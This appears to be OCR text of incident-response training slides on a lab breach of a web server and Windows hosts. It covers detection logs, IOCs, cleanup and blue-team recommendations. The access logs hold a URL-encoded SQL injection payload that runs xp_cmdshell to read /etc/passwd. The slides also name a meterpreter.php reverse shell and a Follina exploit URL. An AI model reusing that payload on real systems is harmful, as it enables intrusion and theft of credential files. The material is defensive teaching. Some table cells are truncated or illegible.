Phase 2 – Detection and Analysis

>> CHAPTER4 You acquired the memory and analyzed the logs of the centos32.vm.lab host. You found that web service process, httpd, was establishing an outbound connection to the same IP address you had noticed previously: 192.168.1.13. You thought it was unusual for your passive web server to establish a connection to this remote IP. The process was reading files located in the /websitenet/uploads/ folder. From the web access log, you also discovered a web request to an unknown PHP file named meterpreter.php in that directory.

```
[root@centos32 httpd]# netstat -antp | grep ESTAB
tcp        0      0 192.168.1.14:37862          192.168.1.13:443            ESTABLISHED 1794/httpd
tcp        0      0 192.168.1.14:80             192.168.1.13:49046          ESTABLISHED 1800/httpd
tcp        0      0 192.168.1.14:38450          192.168.1.13:443            ESTABLISHED 1800/httpd
tcp        0     64 192.168.1.14:22             192.168.1.97:49975          ESTABLISHED 2193/sshd
tcp        0      0 192.168.1.14:80             192.168.1.13:47394          ESTABLISHED 1794/httpd
tcp        0      0 192.168.1.14:33200          192.168.1.16:514            ESTABLISHED 1635/(squid-1)
tcp        0      0 192.168.1.14:40774          192.168.1.15:445            ESTABLISHED 1068/winbindd
[root@centos32 httpd]# lsof -p 1794
COMMAND  PID   USER   FD   TYPE     DEVICE SIZE/OFF   NODE NAME
httpd   1794 apache  cwd    DIR      253,0     4096  24544 /var/www/html/websitenet/uploads
httpd   1794 apache  rtd    DIR      253,0     4096      2 /
httpd   1794 apache  txt    REG      253,0   356432 263420 /usr/sbin/httpd
```

```
[root@centos32 httpd]# cat /var/log/httpd/access_log | grep websitenet/uploads
192.168.1.13 - - [05/Sep/2022:11:21:10 +0700] "GET /websitenet/uploads/ HTTP/1.1" 200 1170 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko
192.168.1.13 - - [05/Sep/2022:11:21:11 +0700] "GET /icons/blank.gif HTTP/1.1" 200 148 "http://centos32.vm.lab/websitenet/uploads/" "Mozilla/5.0
192.168.1.13 - - [05/Sep/2022:11:21:11 +0700] "GET /icons/back.gif HTTP/1.1" 200 216 "http://centos32.vm.lab/websitenet/uploads/" "Mozilla/5.0
192.168.1.15 - - [05/Sep/2022:12:18:42 +0700] "GET /websitenet/uploads/mesh.jpg HTTP/1.1" 200 12881 "http://centos32.vm.lab/" "Mozilla/5.0 (Win
192.168.1.13 - - [05/Sep/2022:11:22:55 +0700] "GET /websitenet/uploads/meterpreter.php HTTP/1.1" 200 2 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:
192.168.1.13 - - [05/Sep/2022:13:20:38 +0700] "GET /favicon.ico HTTP/1.1" 404 307 "http://centos32.vm.lab/websitenet/uploads/meterpreter.php" "
192.168.1.13 - - [05/Sep/2022:14:39:02 +0700] "GET /websitenet/uploads/mesh.jpg HTTP/1.1" 200 12881 "http://centos32.vm.lab/" "Mozilla/5.0 (X11
192.168.1.13 - - [05/Sep/2022:14:39:38 +0700] "GET /websitenet/uploads/meterpreter.php HTTP/1.1" 200 2 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:
192.168.1.13 - - [05/Sep/2022:14:43:18 +0700] "GET /websitenet/uploads/meterpreter.php HTTP/1.1" 200 2 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:
192.168.1.13 - - [05/Sep/2022:14:43:19 +0700] "GET /favicon.ico HTTP/1.1" 404 307 "http://centos32.vm.lab/websitenet/uploads/meterpreter.php" "
192.168.1.13 - - [05/Sep/2022:14:43:23 +0700] "GET /websitenet/uploads/meterpreter.php HTTP/1.1" 200 2 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:
192.168.1.13 - - [05/Sep/2022:14:43:24 +0700] "GET /favicon.ico HTTP/1.1" 404 307 "http://centos32.vm.lab/websitenet/uploads/meterpreter.php" "
192.168.1.97 - - [05/Sep/2022:15:17:00 +0700] "GET /websitenet/uploads/mesh.jpg HTTP/1.1" 200 12881 "http://192.168.1.14/" "Mozilla/5.0 (Window
192.168.1.97 - - [05/Sep/2022:15:17:12 +0700] "GET /websitenet/uploads/mesh.jpg HTTP/1.1" 304 - "http://192.168.1.14/websitenet/" "Mozilla/5.0
```

>> As an evidence, you acquired the meterpreter.php file located at /websitenet/uploads directory in centos32.vm.lab web server. VirusTotal reported that file is malicious.




NIST IR Framework
Phase 2 – Detection and Analysis

adelisman@tibandung.com - @inan9x

>> CHAPTER4 You found that the host **192.168.1.13** had attempted to send a malicious web request to your Websitenet app. They injected a malicious SQL command into the searchguestbook.php page. By examining the timestamps, you concluded that this event occurred earlier than the other findings.


```
[root@centos32 httpd]# cat /var/log/httpd/access_log-20220905 | grep 192.168.1.13
192.168.1.13 - - [05/Sep/2022:11:03:13 +0700] "GET / HTTP/1.1" 200 1647 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.
192.168.1.13 - - [05/Sep/2022:11:03:13 +0700] "GET /websitenet/uploads/mesh.jpg HTTP/1.1" 200 12881 "http://centos32
192.168.1.13 - - [05/Sep/2022:11:03:13 +0700] "GET /favicon.ico HTTP/1.1" 404 307 "http://centos32.vm.lab/" "Mozilla
192.168.1.13 - - [05/Sep/2022:11:03:14 +0700] "GET / HTTP/1.1" 200 1647 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.
192.168.1.13 - - [05/Sep/2022:11:03:22 +0700] "GET /admin/ HTTP/1.1" 404 302 "-" "Mozilla/5.0 (X11; Linux x86_64; rv
192.168.1.13 - - [05/Sep/2022:11:03:24 +0700] "GET / HTTP/1.1" 200 1647 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.
192.168.1.13 - - [05/Sep/2022:11:03:32 +0700] "GET /cgi-bin/ HTTP/1.1" 403 308 "-" "Mozilla/5.0 (X11; Linux x86_64;
192.168.1.13 - - [05/Sep/2022:11:03:34 +0700] "GET / HTTP/1.1" 200 1647 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.
192.168.1.13 - - [05/Sep/2022:11:03:40 +0700] "GET /websitenet/guestbook.php HTTP/1.1" 200 2561 "http://centos32.vm.
192.168.1.13 - - [05/Sep/2022:11:03:41 +0700] "GET /websitenet/viewguestbook.php HTTP/1.1" 200 1889 "http://centos32
192.168.1.13 - - [05/Sep/2022:11:03:45 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 1227 "http://cento
192.168.1.13 - - [05/Sep/2022:11:03:50 +0700] "GET /websitenet/viewguestbook.php HTTP/1.1" 200 1889 "http://centos32
192.168.1.13 - - [05/Sep/2022:11:03:56 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 1641 "http://cento
192.168.1.13 - - [05/Sep/2022:11:04:08 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 1227 "http://cento
192.168.1.13 - - [05/Sep/2022:11:04:16 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:16 +0700] "POST /websitenet/searchguestbook.php?fNvW=4151%20AND%201%3D1%20UNION%
a.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/
192.168.1.13 - - [05/Sep/2022:11:04:16 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:16 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:16 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 1252 "-" "sqlmap/1
192.168.1.13 - - [05/Sep/2022:11:04:16 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 12[illegible]6 "-" "sqlmap/1
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 13[illegible]0 "-" "sqlmap/1
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 1300 "-" "sqlmap/1
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
192.168.1.13 - - [05/Sep/2022:11:04:27 +0700] "POST /websitenet/searchguestbook.php HTTP/1.1" 200 830 "-" "sqlmap/1.
```

>> CHAPTER4 In SIEM, you also found a significant amount of data being uploaded to **192.168.1.13** within the incident time range.



	Flow Type	First Packet Time	Source IP	Source Port	Destination IP	Destination Port	Total Bytes ▼	Protocol	Application	Source Flags	Destinatio Flags
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	62,170,016	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	61,990,742	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	61,725,864	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	61,412,252	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	60,971,852	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	60,855,968	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	59,971,110	tcp_ip	Other	P,A	P,A
		Sep 5, 2022, ...	192.168.1...	55215	192.168.1.13	31337	38,735,546	tcp_ip	Other	P,A	P,A

>> CHAPTER4 Quick summary: tools used for data acquisitions and analysis



Acquisition tools:

Memory dump – LiME
https://github.com/504ensicsLabs/LiME

Filesystem artifacts – UAC
https://github.com/tclahr/uac

Analysis tools:

Memory analysis: volatility3

Acquisition tools:

Memory dump & disk cloning – FTK Imager
https://www.exterro.com/digital-forensics-software/ftk-imager

Analysis tools:

Memory analysis: volatility3
Shimcache: AppCompatCacheParser.exe
Amcache: AmcacheParser.exe
RDP bitmap cache: bmc-tools

Acquisition tools:

Memory dump & disk cloning – FTK Imager
https://www.exterro.com/digital-forensics-software/ftk-imager

Analysis tools:

Memory analysis: volatility3
Shimcache: AppCompatCacheParser.exe
Amcache: AmcacheParser.exe
RDP bitmap cache: bmc-tools

NIST IR Framework
Phase 2 – Detection and Analysis

>> CHAPTER4 Based on your findings, you listed all indicators of compromise (IOCs) for this incident. Any system that has these IOCs is likely also affected by the attack. Later, you used YARA to detect the presence of the threat across all systems.

- IP Address : 192.168.1.13, 192.168.1.99 (attacking host and phishing host → obtained from access logs and email header)
- File Hash (SHA1): 7c380c6145cf8083f01248af9ba7eb5e7c71f088 (meterpreter.php), deeec52236fe34952b26a4905431d4c36265c15d (follina.docx), 3f2097d9547a059003450d9d5a8b9db804a3c85d (note.vbs), f50204ecf2c677daa281f552b0e4b3ded394f6c6 (mybackdoor.exe – *was there…*)
- Email: hackerman@evil.lab (email sender → obtained from email artifacts)
- Domain: *.evil.lab (queried domain → obtained from Sysmon DNS query events on win10)
- URL: http://evil.lab:8080/opensesame.html (MSDT exploit URL → obtained from Proxy logs in SIEM and/or unpacked follina.docx)

>> CHAPTER4 Time to clean up the mess.


- On the firewall: You blocked all inbound and outbound connections to and from 192.168.1.13, 192.168.1.99
- On centos32.vm.lab: You took down the Websitenet app until the patch was applied and removed the meterpreter.php file.
  Add http://evil.lab to the proxy blacklist URL.

Details how to patch the Websitenet app are documented here: https://github.com/inan19x/websitenet/blob/master/FIRST%20TIME%20HACKING.pdf

- On win10.vm.lab: You removed the malicious follina.docx file, terminated the process associated with 192.168.1.13, and performed a full AV scan of the system.
- On win2012.vm.lab: You removed the last deployed GPO task, performed a full AV scan of the system, and requested that everyone reset their Windows passwords immediately and pull the new GPO using 'gpupdate'.
- What else?

NIST IR Framework
Phase 3 – Containment, Eradication, and Recovery

>> CHAPTER4 You released the Final Incident Report. Summary of Security Incident:



NIST IR Framework
Phase 4 – Post Incident Analysis

adeismail@tibandung.com - @inan19x

>> CHAPTER4 Summary of Evidences:

(Sorted by the occurrence of security events in the VM.LAB incident)

No.	Evidence Name	Source of Evidence	Zulu Time / UTC+0 (Example)
1.	SQL Injection to websitenet/searchguestbook.php	Centos32 /var/log/httpd/access.log	05-Sep-2022 04:04 AM
2.	Meterpreter.php file as a reverse shell	Meterpreter.php file located at Centos32 /var/www/html/websitenet/uploads/	05-Sep-2022 04:20 AM
3.	???	???	???
4.	Brute force from centos32 to win10	Win10 Event Viewer (& yes… SIEM)	05-Sep-2022 04:24 AM
5.	Email from hackerman@evil.lab		2022 04:38 AM
6.	DNS Query asking for domain: e		2022 04:58 AM
7.	*.ps1 scripts download originate http://evil.lab:8080		2022 04:58 AM
8.	Word.exe calling MSDT URL protocol followed by execution of powershell code	Sysmon, Aurora EDR (&SIEM)	2022 04:59 AM
9.	Please continue…	---	---
10.	High bandwidth utilization for outbound traffic to IP 192.168.1.13	SIEM's network flows monitoring	05-Sep-2022 From 05:10 AM to 06:21 AM
11.	Hackerman note & backdoor	From Win2012 PubRes directory, backdoor was there too, identified from win2012 shimcache	05-Sep-2022 06:57 AM

Will be completed by DFIR Team

NIST IR Framework
Phase 4 – Post Incident Analysis

CHAPTER 5: BLUE TEAM – PROTECT & DETECT

- You consider adopting the NIST Cybersecurity Framework (CSF) to define your cybersecurity strategy.

Identify (ID)	Protect (PR)	Detect (DE)	Respond (RS)	Recover (RC)
• Manage cyber security risk to systems, assets, data, and capabilities	• Safeguards to ensure delivery of critical infrastructure services	• Identify the occurrence of events	• Take action regarding a detected cybersecurity event	• Maintain or restore services

NIST CSF

>> CHAPTER5 From the summary of the incident, you identified the root cause and would propose some action plans.

1. Apply threat protection mechanism to the whole IT systems.
2. Establish continuous security monitoring and create detection rules to identify and alert on security events and anomalies using the newly implemented SIEM at VM.LAB Ltd.
3. <Hint: Threat Intelligence>
4. <Hint: Asset & Vulnerability Management>
5. <Hint: Disaster Recovery Plan>
6. Anyone?

adeismail@tibandung.com - @inan19x

>> CHAPTER5 Apply threat protection mechanism to the whole IT systems.

Network	Windows Domain	Endpoints	Email
✓ Implementation of ID/PS (Intrusion Detection/Prevention System) at the company internet gateway which can block malicious exploit real-time in network layer. ✓ Filtering network traffic strictly – e.g. only allow centos32.vm.lab to access the "internet" directly, only allow specific ports, etc. (VMLAB Showcase: strict proxy policy)	✓ Implementation of Microsoft LAPS (Local Administrator Password Solution) tools which can rotate the local admin password periodically with strong & random password. (VMLAB Showcase: Pass-the-Hash with expired NTLM hash) ✓ Apply strong password policy for all domain accounts including the service account 'VM\inetproxy'. (VMLAB Showcase: Kerberoasting for fun and profit)	✓ Implementation of AV (Antivirus) and EDR (Endpoint Detection and Response) tools which can detect and/or block malicious files/processes real-time for all hosts. ✓ Apply latest security patches to OS & app libraries for all hosts. ✓ Apply host security hardening based on best-practice and standard for all hosts.	✓ Implementation of SEG (Secure Email Gateway) at the company internet gateway which can block malicious email as well as noisy spam email. ✓ Implementation of SPF, DKIM, and DMARC for additional email authentication and verification. (VMLAB Showcase: Validate SPF, DKIM, DMARC and spammyness test by using mail-tester.com)
Apps	**Identity**	**Code**	**Human**
✓ Implementation of WAF (Web Application Firewall) to protect centos32.vm.lab webserver from web-based attack. ✓ Apply app security hardening based on best-practice and standard for all hosts. (VMLAB Showcase: strict php function in centos32 web app)	✓ Implementation of Identity Access Management tools, which can manage identities, access, and control the usage of privileged accounts – across company systems. ✓ Multi-factor authentication.	✓ Conduct code security assessment. (VMLAB Showcase: fix vulnerable $email variable in searchguestbook.php with only 1 additional line of PHP code) ✓ Adopting secure SDLC (Software Development Life Cycle).	✓ Create continuous cyber security awareness program in the company. ✓ Conduct Tabletop Exercise (TTX) for all stakeholders.

NIST CSF
Protect (PR)

adeismail@tibandung.com - @inan19x

>> CHAPTER5 Establish continuous security monitoring and develop SIEM rules to detect & alert for security events and anomalies.

(Sorted by the occurrence of security events in the VM.LAB incident)

No.	SIEM Rules (Example)	Logical Approaches (Example)	MITRE ATT&CK Technique Coverage (Example)
1.	Web attacks e.g. SQL injection, web scanning	Detect web attacks from WAF logs then alert	• Exploit Public-Facing Application (T1190) • Brute Force (T1110)
2.	Malicious file / malware	Detect malicious file or malware or suspicious activity from AV/EDR logs then alert	• Web Shell (T1505.003) • Exploitation of Remote Services (T1210) • Malicious File (T1203) • Credential Dumping (T1003) • Backdoor (T1195)
3.	Port scanning	Detect port scan from Firewall logs then alert	• Remote System Discovery (T1018) • Network Service Discovery (T1046)
4.	Malicious email / phishi		g (T1566) us File (T1203)
5.	Brute force authenticati		Force (T1110)
6.	Kerberoasting		r Forge Kerberos Tickets: oasting (T1558.003)
